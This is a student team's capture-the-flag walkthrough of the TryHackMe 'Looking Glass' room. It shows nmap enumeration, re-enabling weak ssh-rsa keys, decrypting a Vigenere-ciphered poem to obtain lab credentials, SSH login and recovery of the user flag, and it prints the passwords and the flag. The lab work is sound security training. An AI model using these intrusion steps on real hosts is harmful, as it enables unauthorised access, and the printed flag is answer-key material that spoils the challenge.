MMU

MULTIMEDIA UNIVERSITY

# PenTest 1

# Looking Glass

# Ilomilo

Members:

| STUDENT ID | NAME | ROLE |
|---|---|---|
| 1211103196 | Adriana Iman binti Noor Azrai | Leader |
| 1211103282 | Aida Maisarah binti Hisam | Member |
| 1211103216 | Sofea Hazreena binti Hasdi | Member |
| 1211103227 | Wan Alia Adlina binti Wan Azman | Member |


**Steps:** Recon and Enumeration

**Members Involved:** Wan Alia Adlina, Sofea Hazreena


**Tools used:** Kali Linux, Firefox, Terminal, nmap, SSH, Vigenere Solver, nano

**Thought Process and Methodology and Attempts:**

To get the user flag, the members involved are Wan Alia Adlina and Sofea Hazreena. Opening Kali, Adlina starts her machine and nmap the machine IP address with -sV (to enumerate applications versions) , -sC (to run default scripts) and -oA (output in the three major formats at once). She was provided with ports with a range of 9000 until 14000.




```
Stats: 0:00:26 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 26.33% done; ETC: 22:26 (0:00:56 remaining)
Stats: 0:00:36 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 26.43% done; ETC: 22:26 (0:00:58 remaining)
Stats: 0:00:37 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 26.53% done; ETC: 22:26 (0:00:58 remaining)
Stats: 0:00:43 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 27.33% done; ETC: 22:26 (0:01:14 remaining)
Stats: 0:00:59 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 28.93% done; ETC: 22:27 (0:01:48 remaining)
Stats: 0:01:29 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 33.03% done; ETC: 22:28 (0:02:37 remaining)
Stats: 0:01:50 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 34.83% done; ETC: 22:28 (0:03:04 remaining)

┌──(kali㉿kali)-[~]
└─$ nmap -sV -sC -oA scan 10.10.8.135
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-26 22:26 +08
Stats: 0:00:20 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 82.23% done; ETC: 22:27 (0:00:04 remaining)
Stats: 0:00:36 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 98.66% done; ETC: 22:27 (0:00:00 remaining)
Stats: 0:00:46 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 98.60% done; ETC: 22:27 (0:00:00 remaining)
Stats: 0:01:16 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 98.60% done; ETC: 22:28 (0:00:01 remaining)
Stats: 0:01:36 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.09% done; ETC: 22:28 (0:00:01 remaining)
Stats: 0:02:00 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.12% done; ETC: 22:28 (0:00:01 remaining)
Stats: 0:02:23 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.44% done; ETC: 22:29 (0:00:01 remaining)
Stats: 0:02:28 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.44% done; ETC: 22:29 (0:00:01 remaining)
Stats: 0:03:10 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.86% done; ETC: 22:30 (0:00:00 remaining)
```




```
| ssh-hostkey:
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9848/tcp  open  ssh        Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9858/tcp  open  ssh        Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9871/tcp  open  ssh        Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9888/tcp  open  ssh        Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9891/tcp  open  ssh        Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9898/tcp  open  ssh        Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9901/tcp  open  ssh        Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9999/tcp  open  ssh        Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9100/tcp  open  jetdirect?
9101/tcp  open  jetdirect?
9102/tcp  open  jetdirect?
9103/tcp  open  jetdirect?
9110/tcp  open  ssh        Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9111/tcp  open  ssh        Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9200/tcp  open  ssh        Dropbear sshd (protocol 2.0)
| ssh-hostkey:
```

However, Adlina encounters an error when the ssh-rsa cannot be detected in the ssh_config file. To solve the problem, using a new tab in the terminal as she cannot edit in the file itself, she used the command ‘sudo -i’ so it will change it to the root file. When she entered the root file, she changed the directory to ‘/etc/ssh’ following the directory to the ssh_config file and nano the ssh_config file. Adding the command given from a website, [ssh-rsa](ssh-rsa) , after saving it, Adlina managed to solve the problem and the ssh file can be read.



```
┌──(kali㉿kali)-[~]
└─$ ssh 10.10.8.135 -p 12000
Unable to negotiate with 10.10.8.135 port 12000: no matching host key type found. Their offer: ssh-rsa
```



stackoverflow.com/questions/69875520/unable-to-negotiate-w…-type-found-th
Press (fn) f to exit full screen
Gmail
YouTube
iLovePDF | Online…
MARA
stackoverflow
About
Products
For Teams
Search…
Log in
Sign up
Home
PUBLIC
Questions
Tags
Users
Companies
COLLECTIVES
Explore Collectives
TEAMS
Stack Overflow for Teams – Start collaborating and sharing organizational knowledge.
Create a free Team
Why Teams?

Q: Which algorithms are supported?

Doesn't say anywhere. Probably only ssh-rsa.

Q: How do I use a cryptographically unsafe algorithm

Add this

```
HostkeyAlgorithms +ssh-rsa
PubkeyAcceptedAlgorithms +ssh-rsa
```

To your ~/.ssh/config

```
Host your-azure-devops-domain
  IdentityFile ~/.ssh/id_rsa
  IdentitiesOnly yes
  HostkeyAlgorithms +ssh-rsa
  PubkeyAcceptedAlgorithms +ssh-rsa
```

Q: Is Microsoft aware that this is a problem?

Yes they are.


Q: Do they care?

No it's a feature


Share Improve this answer Follow

answered Dec 21, 2021 at 11:10 Carlo 1,870

Thanks! This did the trick for me after updating to Ubuntu 22.04. – abuga129 Jul 8 at 17:33




```
┌──(kali㉿kali)-[~]
└─$ sudo -i
[sudo] password for kali:
┌──(root㉿kali)-[~]
└─# cd /etc/ssh

┌──(root㉿kali)-[/etc/ssh]
└─# nano ssh_config

┌──(root㉿kali)-[/etc/ssh]
└─# 
```




```
  GNU nano 6.2                          ssh_config
#   PasswordAuthentication yes
#   HostbasedAuthentication no
#   GSSAPIAuthentication no
#   GSSAPIDelegateCredentials no
#   GSSAPIKeyExchange no
#   GSSAPITrustDNS no
#   BatchMode no
#   CheckHostIP yes
#   AddressFamily any
#   ConnectTimeout 0
#   StrictHostKeyChecking ask
#   IdentityFile ~/.ssh/id_rsa
#   IdentityFile ~/.ssh/id_dsa
#   IdentityFile ~/.ssh/id_ecdsa
#   IdentityFile ~/.ssh/id_ed25519
#   Port 22
#   Ciphers aes128-ctr,aes192-ctr,aes256-ctr,aes128-cbc,3des-cbc
#   MACs hmac-md5,hmac-sha1,umac-64@openssh.com
#   EscapeChar ~
#   Tunnel no
#   TunnelDevice any:any
#   PermitLocalCommand no
#   VisualHostKey no
#   ProxyCommand ssh -q -W %h:%p gateway.example.com
#   RekeyLimit 1G 1h
#   UserKnownHostsFile ~/.ssh/known_hosts.d/%k
    SendEnv LANG LC_*
    HashKnownHosts yes
    GSSAPIAuthentication yes

HostkeyAlgorithms +ssh-rsa
PubkeyAcceptedAlgorithms +ssh-rsa
                              [ Wrote 56 lines ]
```

Here, Adlina starts to find the lowest value of the range and highest value of range until she reaches a difference of at least 10. There were many attempts she made as the port can be any number between 9000-14000. Then, she managed to find the right port and Adlina was provided with a long text message that she had to decrypt.




```
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:1: [hashed name]
    ~/.ssh/known_hosts:2: [hashed name]
    ~/.ssh/known_hosts:3: [hashed name]
    ~/.ssh/known_hosts:4: [hashed name]
    ~/.ssh/known_hosts:5: [hashed name]
    ~/.ssh/known_hosts:6: [hashed name]
    ~/.ssh/known_hosts:7: [hashed name]
    ~/.ssh/known_hosts:8: [hashed name]
    (10 additional names omitted)
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.8.135]:10267' (RSA) to the list of known hosts.
Lower
Connection to 10.10.8.135 closed.

┌──(kali㉿kali)-[~]
└─$ ssh 10.10.8.135 -p 10269
The authenticity of host '[10.10.8.135]:10269 ([10.10.8.135]:10269)' can't be established.
RSA key fingerprint is SHA256:lMwNI8HsNKoZQ7O0IFs1Qt8cf8ZDq2uI8nIK97XGPj0.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:1: [hashed name]
    ~/.ssh/known_hosts:2: [hashed name]
    ~/.ssh/known_hosts:3: [hashed name]
    ~/.ssh/known_hosts:4: [hashed name]
    ~/.ssh/known_hosts:5: [hashed name]
    ~/.ssh/known_hosts:6: [hashed name]
    ~/.ssh/known_hosts:7: [hashed name]
    ~/.ssh/known_hosts:8: [hashed name]
    (11 additional names omitted)
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.8.135]:10269' (RSA) to the list of known hosts.
Higher
Connection to 10.10.8.135 closed.

┌──(kali㉿kali)-[~]
└─$
```



```
'Mdes mgplmmz, cvs alv lsmtsn aowil
Fqs ncix hrd rxtbmi bp bwl arul;
Elw bpmtc pgzt alv uvvordcet,
Egf bwl qffl vaewz ovxztiql.

'Fvphve ewl Jbfugzlvgb, ff woy!
Ioe kepu bwhx sbai, tst jlbal vppa grmjl!
Bplhrf xag Rjinlu imro, pud tlnp
Bwl jintmofh Iaohxtachxta!'

Oi tzdr hjw oqzehp jpvvd tc oaoh:
Eqvv amdx ale xpuxpqx hwt oi jhbkhe—
Hv rfwmgl wl fp moi Tfbaun xkgm,
Puh jmvsd lloiml bp bwvyxaa.

Eno pt io yyhqho xyhokhe wl sushf,
Bwl Nruiirhdjk, xmmj mnlw fy mpaxt,
Jani pjqumpzgn xhcdbgi xag bjskvr dsoo,
Pud cykdttk ej ba gaxt!

Vnf, xpq! Wcl, xnh! Hrd ewyovka cvs alihbkh
Ewl vpvict qseux dine huidoxt-achgb!
Al peqi pt eitf, ick azmo mtd wlae
Lx ymca krebqpsxug cevm.

'Ick lrla xhzj zlbmg vpt Qesulvwzrr?
Cpqx vw bf eifz, qy mthmjwa dwn!
V jitinofh kaz! Gtntdvl! Ttspaj!'
Wl ciskvttk me apw jzn.

'Awbw utqasmx, tuh tst zljxaa bdcij
Wph gjgl aoh zkuqsi zg ale hpie;
Bpe oqbzc nxyi tst iosszqdtr,
Eew ale xdte semja dbxxkhfe.
Jdbr tivtml pw sxderpIoeKeudmgdstd
Enter Secret:
```

Using the Vigenere solver, Adlina managed to decrypt the message and get the secret that she had to type in the terminal. Then, she received a credential of jabberwock (username:password). However, the password is different for every port.



gubalia.de/vigenere-solver
Gmail
YouTube
iLovePDF | Online...
MARA
Dutch added
The Vigenere Solver as well as the Substitution Solver now speak one additional language: Dutch. Some work was required, as my favorite site does not provide ngrams for Dutch.
Weiterlesen ...
Break Cipher
Clear Cipher Text
Details [show]
Key length statistics [show]
Histogram [show]
Runtime: 0.014 seconds
Diese Seite weiterempfehlen

Language: English


Key Length: 3-30
(e.g. 8 or a range e.g. 6-10)

Result

Clear text [hide]


Clear text using key "thealphabetcipher":

```
Come to my arms, my beamish boy!
O frabjous day! Callooh! Callay!'
He chortled in his joy.

'Twas brillig, and the slithy toves
Did gyre and gimble in the wabe;
All mimsy were the borogoves,
And the mome raths outgrabe.
Your secret is bewareTheJabberwock
```




```
'Fvphve ewl Jbfugzlvgb, ff woy!
Ioe kepu bwhx sbai, tst jlbal vppa grmjl!
Bplhrf xag Rjinlu imro, pud tlnp
Bwl jintmofh Iaohxtachxta!'

Oi tzdr hjw oqzehp jpvvd tc oaoh:
Eqvv amdx ale xpuxpqx hwt oi jhbkhe—
Hv rfwmgl wl fp moi Tfbaun xkgm,
Puh jmvsd lloiml bp bwvyxaa.

Eno pt io yyhqho xyhokhe wl sushf,
Bwl Nruiirhdjk, xmmj mnlw fy mpaxt,
Jani pjqumpzgn xhcdbgi xag bjskvr dsoo,
Pud cykdttk ej ba gaxt!

Vnf, xpq! Wcl, xnh! Hrd ewyovka cvs alihbkh
Ewl vpvict qseux dine huidoxt-achgb!
Al peqi pt eitf, ick azmo mtd wlae
Lx ymca krebqpsxug cevm.

'Ick lrla xhzj zlbmg vpt Qesulvwzrr?
Cpqx vw bf eifz, qy mthmjwa dwn!
V jitinofh kaz! Gtntdvl! Ttspaj!'
Wl ciskvttk me apw jzn.

'Awbw utqasmx, tuh tst zljxaa bdcij
Wph gjgl aoh zkuqsi zg ale hpie;
Bpe oqbzc nxyi tst iosszqdtr,
Eew ale xdte semja dbxxkhfe.
Jdbr tivtml pw sxderpIoeKeudmgdstd
Enter Secret:
jabberwock:EitherFightingGimletArgument
Connection to 10.10.8.135 closed.

┌──(kali㉿kali)-[~]
└─$
```

For the next part, to login as jabberwock, Sofea connects to the ssh port with credential jabberwock and the password that is given after she copies and pastes in the terminal after it has been decrypted.




```
Bwl Nruiirhdjk, xmmj mnlw fy mpaxt,
Jani pjqumpzgn xhcdbgi xag bjskvr dsoo,
Pzd cykdttk ej ba gaxt!

Vnf, xpqt Wcl, xnh! Hrd mwyovka cvs alihbkh
Ewl vpvict qseux dine huidoxt-achgb!
Al peqi pt eitf, ick azmo mtd wlae
Lx ymca krebqpsxug cevm.

'Ick lrla xhzj zlbmg vpt Qesulvwzrr?
Cpqx vw bf eifz, qy mthmjwa dwn!
V jitinofh kaz! Gtntdvl! Ttspaj!'
Wl ciskvttk me apw jzn.

'Awbw utqasmx, tuh tst zljxaa bdcij
Wph gjgl aoh zkuqsi zg ale hpie;
Bpe oqbzc nxyi tst iosszqdtz,
Eew ale xdte semja dbxxkhfe.
Jdbr tivtmi pw sxderpIoeKeudmgdstd
Enter Secret:
jabberwock:KindnessCroppingProboscisFoolish
Connection to 10.10.132.74 closed.

┌──(1211103282㉿kali)-[~]
└─$ ssh jabberwock@10.10.132.74
The authenticity of host '10.10.132.74 (10.10.132.74)' can't be established.
ED25519 key fingerprint is SHA256:xs9LzYRVi88j1E4uU7UlpLdwXgzR3sCZpTYFU2Rgv34.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:61: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.132.74' (ED25519) to the list of known hosts.
jabberwock@10.10.132.74's password: 
```

We got access to the user and she entered command “ls” to list all the files. We will find 3 files in the directory. Next, she concatenates the file in user.txt. The flag looks to be reversed as we can see the thm spelled backwards. To get the exact flag, Sofea reverses the order of the letters by running ‘rev’ command. Then, we were provided with the user flag.


jabberwock@looking-glass: ~
File Actions Edit View Help
1211103282@kali: ~
jabberwock@looking-glass: ~

```
Cpqx vw bf eifz, qy mthmjwa dwn!
V jitinofh kaz! Gtntdvl! Ttspaj!'
Wl ciskvttk me apw jzn.

'Awbw utqasmx, tuh tst zljxaa bdcij
Wph gjgl aoh zkuqsi zg ale hpie;
Bpe oqbzc nxyi tst iosszqdtz,
Eew ale xdte semja dbxxkhfe.
Jdbr tivtmi pw sxderpIoeKeudmgdstd
Enter Secret:
jabberwock:KindnessCroppingProboscisFoolish
Connection to 10.10.132.74 closed.

┌──(1211103282㉿kali)-[~]
└─$ ssh jabberwock@10.10.132.74
The authenticity of host '10.10.132.74 (10.10.132.74)' can't be established.
ED25519 key fingerprint is SHA256:xs9LzYRVi88j1E4uU7UlpLdwXgzR3sCZpTYFU2Rgv34.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:61: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.132.74' (ED25519) to the list of known hosts.
jabberwock@10.10.132.74's password:
Last login: Fri Jul  3 03:05:33 2020 from 192.168.170.1
jabberwock@looking-glass:~$ ls
poem.txt  twasBrillig.sh  user.txt
jabberwock@looking-glass:~$ cat user.txt
}32a911966cab2d643f5d57d9e0173d56{mht
jabberwock@looking-glass:~$ cat userr.txt | rev
cat: userr.txt: No such file or directory
jabberwock@looking-glass:~$ cat user.txt | rev
thm{65d3710e9d75d5f346d2bac669119a23}
jabberwock@looking-glass:~$ 
```

**Final Result:**



Get the user flag.

thm{65d3710e9d75d5f346d2bac669119a23}

Upon verification of the flag, Sofea pasted the flag into the TryHackMe site and got the confirmation that we managed to get it [thm{65d3710e9d75d5f346d2bac669119a23}].


**Steps:** Initial Foothold

**Members Involved:** Aida Maisarah, Adriana Iman

**Tools used:** Terminal, Netcat, SSH, pentestmonkey, reverse shell, reboot, cat, ping

